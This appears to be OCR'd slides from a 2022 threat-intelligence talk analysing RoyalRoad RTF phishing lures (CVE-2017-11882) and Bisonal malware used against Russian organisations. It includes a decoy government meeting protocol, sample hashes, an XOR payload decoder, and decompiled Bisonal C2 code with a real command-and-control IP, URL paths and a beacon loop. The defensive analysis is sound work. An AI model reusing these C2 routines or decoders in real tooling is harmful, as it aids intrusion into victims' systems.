
Вредоносные письма содержат вложение – файл в формате .doc (имя файла: «Вниманию.doc», MD5: 522f5ada84c25a40494fd8c70a90dcb6), при открытии которого осуществляется попытка внедрения ВПО.

Напоминаем, что официальный адрес электронной почты рассылки бюллетеней НКЦКИ: **threats@cert.gov.ru**.

НКЦКИ рекомендует осуществлять проверку заголовков электронных писем на предмет соответствия адресу электронной почты реального отправителя.

https://safe-surf.ru/specialists/news/680267/

RoyalRoad: Decoy



ПРОТОКОЛ

заседания межведомственной рабочей группы по развитию государственной единой облачной платформы (далее – ГосОблако)

Москва

17 июля 2022 г. № _____

Присутствовали:

От Министерства цифрового развития, связи и массовых коммуникаций Российской Федерации

Директор программы «ГосОблако»	–	Дикий Алексей Леонидович
Руководитель проектов	–	Пелевин Георгий Юрьевич
Руководитель проектов	–	Конаньков Сергей Сергеевич
Руководитель проектов	–	Середа Сергей Александрович
Администратор проектов	–	Гусевич Алексей

От ПАО «Ростелеком»

Директор по продажам	–	Бурдело Иван Александрович
Руководитель центра компетенций	–	Маклаков Андрей Владимирович

От ФСТЭК России

– Гефнер Ирина Сергеевна

От ФСБ России

– Хасин Евгений Владимирович

Подгруппа № 4: Информационная безопасность ГосОблака

(Дикий, Пелевин, Конаньков, Середа, Гусевич, Бурдело, Маклаков, Гефнер, Хасин)

Обсудили:

Вопрос №1. Предмет защиты ГосОблака.

Предложения:

1.1 Определить ГосОблако как автоматизированную систему, состоящую из информационно-коммуникационной инфраструктуры, сервисов, информационных систем, каналов связи, обслуживающего персонала, подсистемы информационной безопасности и т.д. не зависимо от модели предоставления услуг.

1.2 Разработать и вынести на согласование рабочей группы документ «Концепцию создания и развития ГосОблака». В ней отразить основные принципы создания ГосОблака, участники ГосОблака, зоны ответственности участников ГосОблака, объекты защиты ГосОблака, и другие концептуальные вопросы.

1.3 За основу Концепции создания и развития ГосОблака принять Концепцию ГЕОП.

Вопрос №2. Формирование требований по информационной безопасности ГосОблака.

Предложения:

2.1 Необходимо определить единые требования ко всем Поставщикам ГосОблака. Требования необходимо сформулировать на основании руководящих документов ФСТЭК по максимальным классам защищенности: для ГИС – 1 УЗ, для персональных данных – 1 класс. Данное предложение необходимо вынести на утверждение рабочей группы.

2.2 Ответственным за реализацию ПОИБ в общественном ГосОблаке определить Поставщика услуг, за ГИС – Потребитель, за формирование требований к Поставщику и Потребителю – ГосЗаказчик, детализацию разграничений зон ответственности необходимо закрепить во внутренних регламентах ГосОблака.

https://cert.gov.ua/article/375404
https://www.sentinelone.com/labs/targets-of-interest-russian-organizations-increasingly-under-attack-by-chinese-apts/

RoyalRoad: Analysis

- CVE-2017-11882;
- EQNEDT32.EXE;
- Microsoft Equation Editor.

```
PS D:\oletools> python.exe .\rtfobj.py
D:\c7018ee3783f4b2fb19fedc78c59586390efa1b72c907867794bf42141eb767c
rtfobj 0.60.1 on Python 3.7.0 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'D:\\c7018ee3783f4b2fb19fedc78c59586390efa1b72c907867794bf42141eb767c' - size: 398832 bytes
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |000270F3h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 112340
   |          |OLE Package object:
   |          |Filename: 'dcnx18pwh.wmf'
   |          |Source path: 'C:\\Windows\\dcnx18pwh.wmf'
   |          |Temp path = 'C:\\Windows\\dcnx18pwh.wmf'
   |          |MD5 = '518439fc23cb0b4d21c7fd39484376ff'
   |          |File Type: Unknown file type
---+----------+--------------------------------------------------------------
1  |0005DF2Bh |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 6436
   |          |MD5 = '82cb0be3304a6936623d58fd59b5c0cd'
---+----------+--------------------------------------------------------------
2  |0005DF11h |Not a well-formed OLE object
---+----------+--------------------------------------------------------------
```

```python
def decode_b2a66dff(enc_data):
    print('[!] Type [b2a66dff] is Detected!')
    print('[+] Decoding...')

    dec_data = []

    for i in range(len(enc_data)):
        dec_data.append(int.from_bytes(enc_data[i],  "little") ^ 0xfc)

    dec_data[0] = 0x4d
    dec_data[2] = 0x90

    return dec_data
```


https://github.com/decalage2/oletools/wiki/rtfobj
https://github.com/nao-sec/rr_decoder

RoyalRoad: Tracking

Group	Actor	Malware	VT Submiss	RTF Creatio	SHA256	File Name	Versio	Code Pa	RTF Lan	Countr	obj
	SharpPanda	5.t Downloader	2022/07/14	2022/07/13	3541f3d15698711d02254	fav.ico				vn	
Group-B	Tonto	Bisonal (strPageID variant)	2022/06/23		43622526694b40bad5fde	Пояснительная записка к ЗНИ.doc			ru	ru	
Group-B	Tonto	Bisonal (strPageID variant)	2022/06/23	2022/06/23	0828b9834e1f967fc68d7	РЭН 2022.doc			ru	ru	
Group-B	Tonto	Bisonal (strPageID variant)	2022/06/21		c2ba362693aad8686f798	О_формировании_проекта_ПНС_2022_файл_отобра			ru	ru	
Group-B	Tonto	Bisonal (strPageID variant)	2022/06/21	2022/06/09	d79dcb90dfc01723f8df5	замечания таблица 20.06.2022.doc			ru	ru	
Group-B	Tonto	Bisonal (strPageID variant)	2022/06/21		7970393e506934e9304f1	Вниманию.doc			ru	ru	
Group-B	Tonto	Bisonal (strPageID variant)	2022/06/20	2022/06/20	c7018ee3783f4b2fb19fe	17.06.2022_Протокол_МРГ_Подгруппа_ИБ.doc			ru	ru	
	RedFoxtrot?	HIDER (PlugX?)	2022/06/17	2022/06/09	9b79fbbc895ca98b951ae	Анкетирование Агентства по делам государственн			kz	gb	
Group-B	Tonto	Unknown Downloader	2022/06/16		7944fa9cbfef2c7d652f0	Вниманию.doc			ru	ru	
	SharpPanda	5.t Downloader	2022/06/16	2022/06/15	95097c4aeb9e777a5be75	fav.ico			th	th	
	TA428?	Unknown Downloader	2022/05/19	2021/11/23	27c31e0be556386cbb25f	8c3652fc39.doc				fr	
	TA428?	Unknown Downloader	2022/05/19	2021/11/23	256c8e1a4d12948e189cb	3dd2829453.doc				fr	
	TA413		2022/05/19	2022/05/13	9681ef910820d553e4cd5	Application-form-Sixmonth-workshop-2022V1.doc					
	FunnyDream	PoisonIvy	2022/05/12	2022/05/05	ba2c89192643f05e64f49	Please help to Check (1).doc				pk	
Group-B	Tonto?	Unknown Downloader (Shellcode)	2022/02/05		d987e80a23f334c5eb50c	p963.doc			ru		
	SharpPanda	5.t Downloader	2022/01/24	2022/01/23	4747e6a62fee668593cee	fav.ico			vn	vn	
Group-B	TA428	nccTrojan (v1.x)	2021/12/03	2021/11/23	65bddf8148ed60f5625b3	Онцлох мэдээ 2021 11 23.doc			mn	mn	

https://docs.google.com/spreadsheets/d/1lDzylI6Jymz7EE0agRVUsL3kwmJSRDjXYjr5l5MUOEk/htmlview
https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html

Bisonal



https://twitter.com/Vishnyak0v/status/1539664855371657216
https://attack.mitre.org/software/S0268

Bisonal: Config data

```
this->pHttpVtable = &CHttpFunc::`vftable';
fnRc4Init(this, v18, v19);
fnRc4Decrypt("Host: %s\\r\\n", 0xD);
fnRc4Decrypt("Connection: keep-alive\\r\\n", 0x1B);
fnRc4Decrypt("Accept: */*\\r\\n", 0x10);
fnRc4Decrypt(
  "User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\\r\\n",
  0x77);
fnRc4Decrypt("Accept-Encoding: gzip, deflate\\r\\n", 0x23);
fnRc4Decrypt("Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\\r\\n", 0x39);
fnRc4Decrypt("Cookie: JSESSIONID=", 0x14);
fnRc4Decrypt("Content-Type: application/x-www-form-urlencoded; charset=UTF-8\\r\\n", 0x43);
fnRc4Decrypt("%s%u&newsID=%04d-%02d-%02d-%02d%02d", 0x24);
fnRc4Decrypt("Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Internet Settings", 0x40);
fnRc4Decrypt("ProxyServer", 0xC);
fnRc4Decrypt("ProxyEnable", 0xC);
fnRc4Decrypt("/ru/order/index.php?strPageID=", 0x1F);
fnRc4Decrypt("/ru/news/index.php?strPageID=", 0x1E);
fnRc4Decrypt("/siteFiles/index.php?strPageID=", 0x20);
fnRc4Decrypt("/xhome.native.page/datareader.php?sid=", 0x27);
fnRc4Decrypt("GET", 4);
fnRc4Decrypt("POST", 5);
fnRc4Decrypt("HTTP/1.0", 9);
fnRc4Decrypt("137.220.176.165", 0x10);
fnRc4Decrypt("22", 3);
fnRc4Decrypt("wininet.dll", 0xC);
fnRc4Decrypt("InternetOpenA", 0xE);
fnRc4Decrypt("InternetSetOptionA", 0x13);
fnRc4Decrypt("InternetConnectA", 0x11);
fnRc4Decrypt("HttpOpenRequestA", 0x11);
fnRc4Decrypt("HttpSendRequestA", 0x11);
fnRc4Decrypt("InternetQueryOptionA", 0x15);
fnRc4Decrypt("InternetReadFile", 0x11);
fnRc4Decrypt("InternetCloseHandle", 0x14);
```

```
LibraryA = LoadLibraryA("wininet.dll");
this->pWininetAddr = LibraryA;
if ( LibraryA )
{
  InternetOpenA = GetProcAddress(LibraryA, "InternetOpenA");
  v11 = this->pWininetAddr;
  this->pfn_InternetOpenA = InternetOpenA;
  InternetSetOptionA = GetProcAddress(v11, "InternetSetOptionA");
  v12 = this->pWininetAddr;
  this->pfn_InternetSetOptionA = InternetSetOptionA;
  InternetConnectA = GetProcAddress(v12, "InternetConnectA");
  v13 = this->pWininetAddr;
  this->pfn_InternetConnectA = InternetConnectA;
  HttpOpenRequestA = GetProcAddress(v13, "HttpOpenRequestA");
  v14 = this->pWininetAddr;
  this->pfn_HttpOpenRequestA = HttpOpenRequestA;
  HttpSendRequestA = GetProcAddress(v14, "HttpSendRequestA");
  v15 = this->pWininetAddr;
  this->pfn_HttpSendRequestA = HttpSendRequestA;
  InternetQueryOptionA = GetProcAddress(v15, "InternetQueryOptionA");
  v16 = this->pWininetAddr;
  this->pfn_InternetQueryOptionA = InternetQueryOptionA;
  InternetReadFile = GetProcAddress(v16, "InternetReadFile");
  v17 = this->pWininetAddr;
  this->pfn_InternetReadFile = InternetReadFile;
  this->pfn_InternetCloseHandle = GetProcAddress(v17, "InternetCloseHandle");
}
```

Bisonal: Main thread

```
typedef struct _FIRST_PACKET
{
    BYTE startPacket; 0x1
    DWORD ipAddress[];
    DWORD codePage;
    DWORD timeStamp;
    DWORD sysInfo;
    DWORD VersionInformation.dwMajorVersion;
    DWORD VersionInformation.dwMinorVersion;
    DWORD wProductType;
    WORD const;
    char tokenInfo[].hostName;
    WORD const;
    char tokenInfo[].userName;
    WORD const;
    char PCName[];
    WORD isProxy[];
    WORD const;
    char constMark[3];
} FIRST_PACKET, *PFIRST_PACKET;
```

```
 while ( 1 )
 {
   v15 = 0;
   memset(v18, 0, sizeof(v18));
   memset(v19, 0, sizeof(v19));
   memset(v21, 0, 0x800u);
   memset(v20, 0, sizeof(v20));
   v8 = fnMakeInitPacket(v18, v14);
   sprintf(Buffer, "%s%u", "/ru/order/index.php?strPageID=", unk_F7C5E0);
   fnCustomBase64Encode(v8);                    // custom base64 with alphabet "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567="
   NET::fnSetpacketHeaders(v21, v9, v19);
   if ( !NET::fnC2Communication(v21, v10, Buffer, v20, v10, &v15) )
     goto LABEL_10;
   v11 = strcmp(v20, "{\"status\":\"success\"}");
   if ( v11 )
     v11 = v11 < 0 ? 0xFFFFFFFF : 1;
   if ( v11 )
   {
LABEL_10:
     v13 = rand();
     Sleep(v13 % 0x1770 + 0x3A98);
   }
   else
   {
     Thread = CreateThread(0, 0, thread_commandExecute, 0, 0, 0);
     WaitForSingleObject(Thread, 0xFFFFFFFF);
   }
 }
```

ON FF ONE 2022

